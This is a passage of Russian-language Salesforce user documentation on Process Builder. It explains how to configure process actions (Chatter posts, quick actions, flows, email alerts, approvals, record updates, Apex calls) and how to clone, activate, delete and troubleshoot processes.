- «Управление Force.com Flow»

  И

  Просмотр всех данных

Упоминание пользователя или группы в действии процесса «Отправить публикацию в Chatter»

Когда вы отправляете публикацию на ленту Chatter из процесса, вы можете упоминать пользователей при указании соответствующего поля «Код пользователя» в области выбора поля.

Во время настройки публикации для действия Chatter выполните следующие действия.

1. В поле «Сообщение» введите `@[]`.
2. Поместите курсор в квадратные скобки.
3. Нажмите **«Объединить поле»**, перейдите к пользователю, которого хотите упомянуть, выберите соответствующее поле кода и нажмите **«Выбрать»**. Указание пользователя появится между квадратными скобками.

```
@[{!fieldReference}]
```

4. Сохраните действие.

Пример: Чтобы @упомянуть ответственного за организацию обращения, перейдите к полям организации и выберите **«Код ответственного»**. Введите указание поля в квадратных скобках `@[]`, чтобы получить следующее:

```
@[{![Case].Account.OwnerId}]
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Использование быстрого действия из процесса

Быстрое действие, созданное текущим пользователем или другим администратором для организации, позволяет создавать записи, обновлять записи или регистрировать вызовы.

Быстрые действия могут быть объектными или глобальными. Поддерживаются только действия «Создание», «Обновление» и «Запись вызова в журнал». Прежде чем использовать быстрое действие из процесса, убедитесь, что оно поддерживается организацией.

Быстрые действия, используемые организацией для более удобного создания и обновления записей, могут также использоваться в процессе. При использовании данных быстрых действий в процессе система позволяет задавать значения только для полей, являющихся частью макета действия. Дополнительную информацию о создании данных действий см. в разделах «Создание глобальных быстрых действий» на странице 6683 и «Создание объектных быстрых действий» на странице 6686.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Быстрые действия». Новая или обновленная запись будет отображаться как запись, созданная или обновленная пользователем, начавшим процесс (путем создания или редактирования записи).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Чтобы выбрать нужный тип действия, воспользуйтесь фильтрацией.

Критерий фильтрации поиска	Доступная область поиска
Глобальные действия	Все глобальные действия организации. Чтобы выполнить дополнительную фильтрацию, выберите нужный тип действий.
Объект	Все объектные действия организации, связанные с конкретным значением поля «Имя объекта». Глобальные действия не могут фильтроваться по объекту.
Тип	Все объектные и глобальные действия организации на основе типа (например, «Создать запись»).

   - При выборе критерия фильтрации «Глобальные действия» или «Тип» выберите конкретный тип быстрого действия в поле «Тип».
   - При выборе критерия фильтрации «Объект» найдите и выберите нужный объект в поле «Объект».

3. Найдите и выберите нужное действие в поле «Действие».
4. Задайте значения полей для действия.

   Строки, отображающиеся автоматически, соответствуют обязательным полям действия. Чтобы задать значения для дополнительных полей действия, добавьте строки.

Поле	Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля. Значения могут быть заданы только для полей, добавленных в макет действия.
Тип	Выберите нужный тип значения. Доступные типы определяются выбранным полем.
Значение	Чтобы задать значение для поля, воспользуйтесь полем ввода текста для ввода значения вручную или областью выбора поля для использования значения поля из связанной записи. Дополнительную информацию см. в разделе «Настройка значений в конструкторе процессов» на странице 6062.

5. Сохраните действие.

Запуск потока из процесса

Запуск автоматически запущенного потока из процесса позволяет автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством процессов — без создания специального кода.

Прежде чем запустить поток из процесса, рекомендуем создать и активировать нужный поток. Поток должен быть автоматически запущенным. Дополнительную информацию см. в разделе «Создание потока» на странице 6138.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Заполните поле «Поток».

   Пользователям доступны только активные автоматически запущенные потоки.

3. Чтобы задать значения для переменных потока, щелкните **«Добавить строку»**.

Переменная потока	Начните вводить имя нужной переменной потока или щелкните значок для выбора нужной переменной потока из раскрывающегося списка. При необходимости задайте значения для любой переменной потока, поле «Тип ввода/вывода» которой содержит значение «Только ввод» или «Ввод и вывод».
Тип	Выберите нужный тип значения. Например, выберите тип **«Строка»** для ввода значений для переменной коллекции «Текст» вручную или тип **«Ссылка»** для использования значения записи для переменной sObject.
Значение	Введите значение для переменной потока. • При наличии переменных коллекции рекомендуем использовать поле ввода текста для ввода значения. Значение должно соответствовать типу данных переменной коллекции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

- При наличии переменных sObject рекомендуем использовать область выбора поля для выбора поля кода. Код должен соответствовать записи, тип объекта которой соответствует типу объекта переменной sObject.
- При наличии переменных коллекции sObject рекомендуем использовать область выбора поля для выбора связанного списка. Тип объекта выбранных записей должен соответствовать типу объекта переменной коллекции sObject. Например, заполните переменную коллекции sObject всеми дочерними записями контактов, связанными с организацией, начавшей процесс.

  Прим.: Связанный список, являющийся пустым при заполнении переменной коллекции sObject значениями полей из данных записей, инициирует неудачное выполнение процесса.

4. Сохраните действие.

Отправка сообщения эл. почты из процесса

Сообщение эл. почты может быть отправлено из процесса посредством электронного предупреждения. Электронные предупреждения настраиваются вне конструктора процессов и содержат стандартный текст, список получателей и шаблон сообщения эл. почты.

Прежде чем отправить сообщение эл. почты из процесса, рекомендуем создать электронное предупреждение на странице 6384.

Разрешается использовать только электронные предупреждения, связанные с объектом, который также связан с процессом. Запись, начавшая процесс, используется как основа для любого поля слияния, используемого электронным предупреждением.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Электронные предупреждения».

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Чтобы найти нужное электронное предупреждение, введите не менее двух букв в поле «Электронное предупреждение».

3. Сохраните действие.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов:
- Просмотр всех данных

Отправка записи на утверждение из процесса

Отправьте запись, начавшую процесс, на утверждение.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Отправить на утверждение».

Отправке подлежит только запись, начавшая процесс. Связанные записи не могут быть отправлены на утверждение.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Определите необходимость отправки записи посредством стандартного или конкретного процесса утверждения в поле «Процесс утверждения».

   Ниже перечислены причины неудачного завершения процесса.

   - Запись отправляется посредством стандартного процесса утверждения, но активные процессы утверждения отсутствуют для типа объекта записи.
   - Запись отправляется посредством стандартного процесса утверждения, но не соответствует критериям любого процесса утверждения для типа объекта записи.
   - Запись отправляется посредством конкретного процесса утверждения, но не соответствует критериям входа.

3. Чтобы отправить запись посредством конкретного процесса утверждения, выполните указанные ниже действия.

   a. Найдите и выберите нужный процесс утверждения.

   b. Определите необходимость пропуска критериев входа для процесса утверждения.

4. Укажите получателя уведомлений в поле «Отправитель».

Значение	Описание
Текущий пользователь	Пользователь, инициировавший процесс путем создания или редактирования записи.
Поле пользователя из записи	Код пользователя, хранящийся в значении поля для записи, отправляемой на утверждение, или другой записи.
Другой пользователь	Конкретный пользователь организации.

Если отправителем является недопустимый исходный отправитель для выполняемого процесса утверждения, то процесс завершается неудачно. Убедитесь, что все пользователи, которые могли инициировать данный процесс, являются исходными отправителями для процессов утверждения, связанных с данным объектом. Дополнительные сведения о настройке исходных отправителей для процесса утверждения см. в разделе «Создание процессов утверждения с помощью стандартного мастера» на странице 6328.

5. При необходимости введите комментарии к отправке. Нельзя ссылаться на поля слияния и выражения формулы.

   Комментарии к отправке отображаются в журнале утверждений для указанной записи. Кроме того, данный текст отображается в исходном электронном запросе на утверждение, если шаблон использует поле слияния `{!ApprovalRequest.Comments}`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

6. Сохраните действие.

Обновление записей из процесса

Чтобы обновить как минимум одну запись, связанную с записью, начавшей процесс, введите значения вручную или воспользуйтесь значениями из связанных записей.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Обновить записи». Полю «Последнее изменение сделано» записей задается пользователь, начавший процесс (путем создания или редактирования записи).

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите как минимум одну нужную запись для параметра «Тип записи» и нажмите кнопку **«Выбрать»**.

   Пользователи могут обновлять только запись, начавшую процесс, или только связанные записи. Например, пользователь может ссылаться на поле `[Case].ContactId`, но не на поле `[Case].Contact.AccountId`.

   - Чтобы выполнить обновление записи, начавшей процесс, щелкните соответствующий переключатель. Например, если процесс основывается на записи обращения, щелкните переключатель **«Выбрать запись обращения, начавшую процесс»**.



   - Чтобы обновить запись, связанную с записью, начавшей процесс, щелкните соответствующий переключатель и выберите имя нужного поля из раскрывающегося списка.

     При выборе поля, имя которого содержит слово «Код», обновляется только одна запись. Данное имя поля соответствует полю поиска исходной записи. Дополнительную информацию о полях поиска см. в разделе «Типы настраиваемых полей» на странице 5801.

     Например, если запись, начавшая процесс, принадлежит объекту «Обращение», а пользователь выбирает поле «Код организации», то данное действие обновляет организацию, связанную с обращением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»


  И

  Просмотр всех данных




При выборе поля во множественном числе, имя которого не содержит слово «Код», обновляются все записи данного типа объекта, связанные с записью, начавшей процесс. Данное поле соответствует дочерним записям исходной записи, которые могут отображаться в связанном списке исходной записи.

Например, при выборе поля «Комментарии к обращению» данное действие обновляет все комментарии, связанные с обращением.



- Чтобы обновить поля связанной записи, щелкните поле со значком > (имя которого содержит слово «Код») для доступа к полям данной записи.

  Например, чтобы обновить все контакты, связанные с родительской организацией обращения, для процесса, оценивающего запись обращения **(1)**, выберите поле **«Код организации»** > **(2)**, затем выберите поле **«Контакты»(3)**, затем нажмите кнопку **«Выбрать»**.



3. При необходимости укажите условия для фильтрации обновляемых записей.

   Например, если процесс обновляет статус родительского обращения, укажите условия, препятствующие обновлению родительского обращения при назначении статуса On Hold.

   Прим.: При определении условий для обновления записей нельзя:

   - ссылаться на поле «Область подробного текста»;
   - ссылаться на поле «Обогащенный текст»;
   - ссылаться на поля, связанные с дочерней записью.

     Например, пользователь может ссылаться на поле `[Case].ContactId`, но не на поле `[Case].Contact.AccountId`.

     При задании нескольких фильтров обычно используется логика фильтра AND. Однако если несколько фильтров имеют одно и то же выбранное поле и используют оператор «равно», эти фильтры используются с оператором ИЛИ. Например, фильтры проверяют, верны ли обращения «"Тип" равно "Проблема"» (1), «"Тип" равно "Запрос функций"» (2) и «"Расширено" равно "Верно"» (3). Во время выполнения эти фильтры объединяются с операторами `(1 ИЛИ 2) И 3`.

     При обновлении записи, которая запустила этот процесс, конструктор процессов добавляет скрытый фильтр в фоновом режиме: `[Object].Id equals myCurrentVariable.Id`. При добавлении критериев фильтра, устанавливающих код записи на значение, использующее оператор «равно», во время выполнения фильтры `[Object].Id equals` объединяются с использованием логики фильтра ИЛИ. Например, вы обновляете обращение, которое запустило процесс, и добавляете этот фильтр: `[Case].Id equals 500D00000044XgV`. Во время выполнения фильтр объединяется со скрытым фильтром (`[Case].Id equals myCurrentVariable.Id`) с оператором ИЛИ.


   a. Установите флажок **«Обновленные записи соответствуют всем условиям»**.

   b. Задайте условия, которые должны использоваться для фильтрации обновленных записей.

Поле	Выберите нужное поле.
Оператор	Доступные операторы определяются типом данных поля.

Тип	Доступные типы значений определяются типом данных поля. Дополнительную информацию см. в разделе «Типы значений конструктора процессов» на странице 6064.
Значение	Определите нужное значение.

Например, если процесс обновляет записи организаций, задайте условие, позволяющее обновлять только организации с годовым доходом (**1**) более (**2**) 1 000 000 долларов США (**3**).



4. Укажите новые значения поля.

Поле	Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля. Разрешается назначать значения только полям записей, указанных в поле «Объект». Чтобы обновить поля связанных записей, воспользуйтесь отдельным действием «Обновить записи».
Тип	Выберите нужный тип значения. Доступные типы определяются выбранным полем.
Значение	Введите нужное значение. Например, при выборе типа значения «Формула» щелкните **«Разработать формулу...»** для создания значения формулы для поля.

5. Сохраните действие.

Вызов кода Apex из процесса

Вызов Apex из процесса позволяет добавлять настраиваемые функции в процесс.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Apex».

Важное замечание: Прежде чем использовать данное действие в процессе, разработчик должен добавить примечание к соответствующему методу `@InvocableMethod`. Дополнительную информацию см. в разделе «Примечание `InvocableMethod`» *Руководства разработчика Apex*.

Класс Apex и процесс выполняются пользователем, действие которого инициировало процесс.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Чтобы выбрать класс Apex, введите имя нужного класса для фильтрации результатов или выберите нужный класс из раскрывающегося списка.

3. При наличии вызываемой переменной класса введите значения вручную или воспользуйтесь значениями полей из связанной записи.

   Значение должно соответствовать типу данных переменной. При необходимости задайте значения только для переменных sObject и переменных списка простых типов.

   - Чтобы задать значения для переменных sObject и списка sObject, добавьте ссылку на связанные записи объекта (например, все дочерние записи контактов, связанные с объектом «Организация», начавшим процесс).
   - Чтобы задать значение для переменной списка простых типов, выберите тип значения «Строка» и введите значение в поле ввода текста. Пакетная передача значений спискам не поддерживается.

4. Нажмите кнопку **«Сохранить»**.

Прим.: Если в процессе было определено действие Apex, а затем класс Apex был изменен посредством добавления ссылки на стандартное поле (например, `User.Phone`), действие Apex перестанет отображаться в процессе и потребует переустановки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Выполнение действий над несколькими критериями

Выберите остановку или продолжение процесса после выполнения определенных критериев и связанных действий.

Для каждого критерия и группы связанных действий можно выбрать остановку процесса после выполнения действий или продолжение оценки следующего заданного критерия.

1. Убедитесь, что следующий критерий определен, а группа действий содержит только немедленные действия. Оценка следующего критерия невозможна, если в группе действий содержатся запланированные действия.
2. Чтобы изменить происходящее после выполнения действий, нажмите **СТОП(1)** или **ОЦЕНКА СЛЕДУЮЩЕГО КРИТЕРИЯ(2)**. Изначально каждая группа действий настроена на остановку после выполнения действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных



3. Сохраните изменения, и выбранный вариант будет отображаться на холсте.

Управление процессами

Конструктор процессов предоставляет централизованный доступ для просмотра всех процессов и управления ими.

Для управления процессами введите строку *«Конструктор»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Конструктор процессов»**.

Ниже перечислены действия, доступные на странице управления процессами.

- Создание процесса
- Редактирование процесса
- Удаление неактивного процесса
- Просмотр статусов текущих процессов
- Сортировка процессов по имени, описанию, объекту, дате последнего изменения или статусу

Ниже перечислены действия, доступные при открытии процесса.

- Клонирование процесса
- Активация или деактивация процесса
- Редактирование свойств процесса

Ниже перечислены действия, доступные в списке «Приостановленные и ожидающие сеансы» на странице управления потоками.

- Отслеживание отложенных запланированных действий
- Удаление ненужных групп запланированных действий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления процессами:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Статус процесса

Каждому процессу назначается статус, определяющий доступность процесса для редактирования, активации или удаления.

Статус	Описание	Возможность редактирования?
Активно	Процесс активирован. Активный процесс не может быть изменен, но может быть клонирован. При необходимости измените клонированный процесс и выполните его активацию. Помните, что исходный процесс должен быть деактивирован.	Нет
Неактивно	Процесс неактивен, поэтому может быть активирован.	Да

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Клонирование процесса

Чтобы изменить текущий процесс, воспользуйтесь клонированием. При необходимости сохраните копию в качестве нового неактивного процесса, использующего собственный журнал версии, или новой неактивной версии текущего процесса.

Ниже перечислены доступные способы изменения активного процесса.

- Деактивация процесса, внесение изменений и последующая повторная активация процесса.
- Клонирование процесса в качестве неактивной версии, внесение изменений и последующая активация новой версии. Исходная версия подлежит автоматической деактивации.
- Клонирование процесса в качестве нового неактивного процесса, внесение изменений и последующая активация процесса. Исходный процесс не подлежит автоматической деактивации. Рекомендуем определить, могут ли быть активными оба процесса.

Разрешается создавать не более 50 версий процесса, но активировать только одну версию данного процесса.

1. Введите *«Конструктор»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**.
2. Откройте нужный процесс или версию процесса.
3. Нажмите кнопку **«Клонировать»**.
4. При необходимости создайте версию текущего процесса или абсолютно новый процесс, использующий собственный журнал версии.
5. Введите имя, API-имя и описание.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или деактивации процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Активация процесса

Система Salesforce начинает использовать новый или пересмотренный процесс для оценки записей только после его активации.

Активированный процесс недоступен для редактирования. Чтобы сохранить процесс в качестве нового неактивного процесса, нажмите кнопку **«Клонировать»**.

Процесс может быть активирован только при наличии перечисленных ниже компонентов.

- Как минимум один заданный критерий
- Как минимум одно заданное немедленное или запланированное действие

1. Введите *«Конструктор»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**.
2. Откройте нужную версию процесса.
3. Нажмите кнопку **«Активировать»**.

   Активация версии процесса, имеющего активную версию, инициирует автоматическую деактивацию ранее активной версии. Чтобы просмотреть данную версию, воспользуйтесь журналом версии процесса.

После активации процесса рекомендуем создать или отредактировать тестовые записи, позволяющие проверить правильность начатого процесса. По завершении проверки рекомендуем удалить данные тестовые записи или назначить им предыдущие значения.

Чтобы запретить системе Salesforce использовать процесс для оценки создаваемых или редактируемых записей, откройте активный процесс и нажмите кнопку **«Деактивировать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или деактивации процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

  И

  «Настройка приложения»

Удаление версии процесса

Ненужная версия процесса может быть удалена.

Прежде чем удалить активный процесс, рекомендуем деактивировать нужный процесс. Версии процесса со статусом «Активно» не могут быть удалены. Если другой процесс ссылается на вызываемый процесс, последний не может быть удален. Процесс, содержащий любые запланированные действия, может быть удален только после выполнения или удаления данных отложенных действий.

1. Введите *«Конструктор»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**.
2. Щелкните имя нужного процесса.
3. Нажмите кнопку **«Удалить»**.

   Удаление единственной версии процесса инициирует удаление всего процесса.
4. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления процессов:

- «Управление Force.com Flow»


  И

  Просмотр всех данных

Отслеживание отложенных запланированных действий процессов

Чтобы просмотреть процессы, ожидающие выполнения запланированных действий, воспользуйтесь списком «Приостановленные и ожидающие сеансы» на странице управления потоками.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Найдите список «Приостановленные и ожидающие сеансы».
3. Создайте представление для просмотра запланированных действий в списке «Приостановленные и ожидающие сеансы». Рекомендуем использовать поля ниже.



- Столбец «Имя потока» **(1)** соответствует полю процесса «Имя процесса».
- Столбец «Дата приостановки» **(2)** содержит время начала расписания для группы действий.
- Столбец «Текущий элемент» **(3)** определяет группу запланированных действий, выполнение которых ожидается системой Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра невыполненных запланированных действий:

- Просмотр настройки и конфигурации

- Столбец «Тип» **(4)** определяет тип приостановленного или ожидающего сеанса. Процессам, ожидающим выполнения запланированных действий, назначается тип «Бизнес-правило».

Столбец «Текущий элемент» отображает значение `myWait_myRule_N`, где переменная *N* заменяется номером связанного критерия и группы действий. Например, если столбец «Текущий элемент» отображает значение `myWait_myRule_2`, то система Salesforce ожидает выполнения группы запланированных действий, связанных со вторым критерием процесса.

СМ. ТАКЖЕ:

Удаление невыполненных запланированных действий

Удаление невыполненных запланированных действий

Чтобы отменить выполнение запланированных действий процесса (например, для удаления связанного процесса), удалите невыполненную группу запланированных действий.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.

   Связанный список «Ожидающие сеансы» отображает все невыполненные запланированные действия организации, а также ожидающие сеансы потока.

2. Щелкните ссылку **«Удал.»** напротив каждой нужной невыполненной группы запланированных действий.

   При необходимости определите нужную строку по полю «Имя потока», которое соответствует полю процесса «Имя процесса».

СМ. ТАКЖЕ:

Отслеживание отложенных запланированных действий процессов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления невыполненных запланированных действий:

- «Управление Force.com Flow»

Устранение неисправностей для процессов

Используйте сообщения об ошибках, отображаемые конструктором процессов, и сообщения электронной почты, полученные при неудачном выполнении процесса, для решения проблем, возникающих при работе с процессами. При возникновении любых других неполадок рекомендуем просматривать журналы отладки Apex для процессов.

Распространенные причины сбоев процессов

Ниже приведены некоторые распространенные проблемы проектирования, которые приводят к сбоям процессов.

Ошибки в конструкторе процессов

API-имена критериев и действий создаются в фоновом режиме. При создании или обновлении процессов данные имена могут использоваться сообщениями об ошибках для точного определения источника проблемы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Что происходит при неудачном выполнении процесса?

Если пользователь выполняет действие, инициирующее процесс (например, создание записи), который выполняется неудачно, то пользователю отображается следующая ошибка: «Не удалось инициировать поток посредством действия бизнес-правила». Кроме того, администратору, активировавшему процесс, отправляется сообщение эл. почты, содержащее дополнительные сведения.

Устранение неполадок процессов с помощью журналов отладки Apex

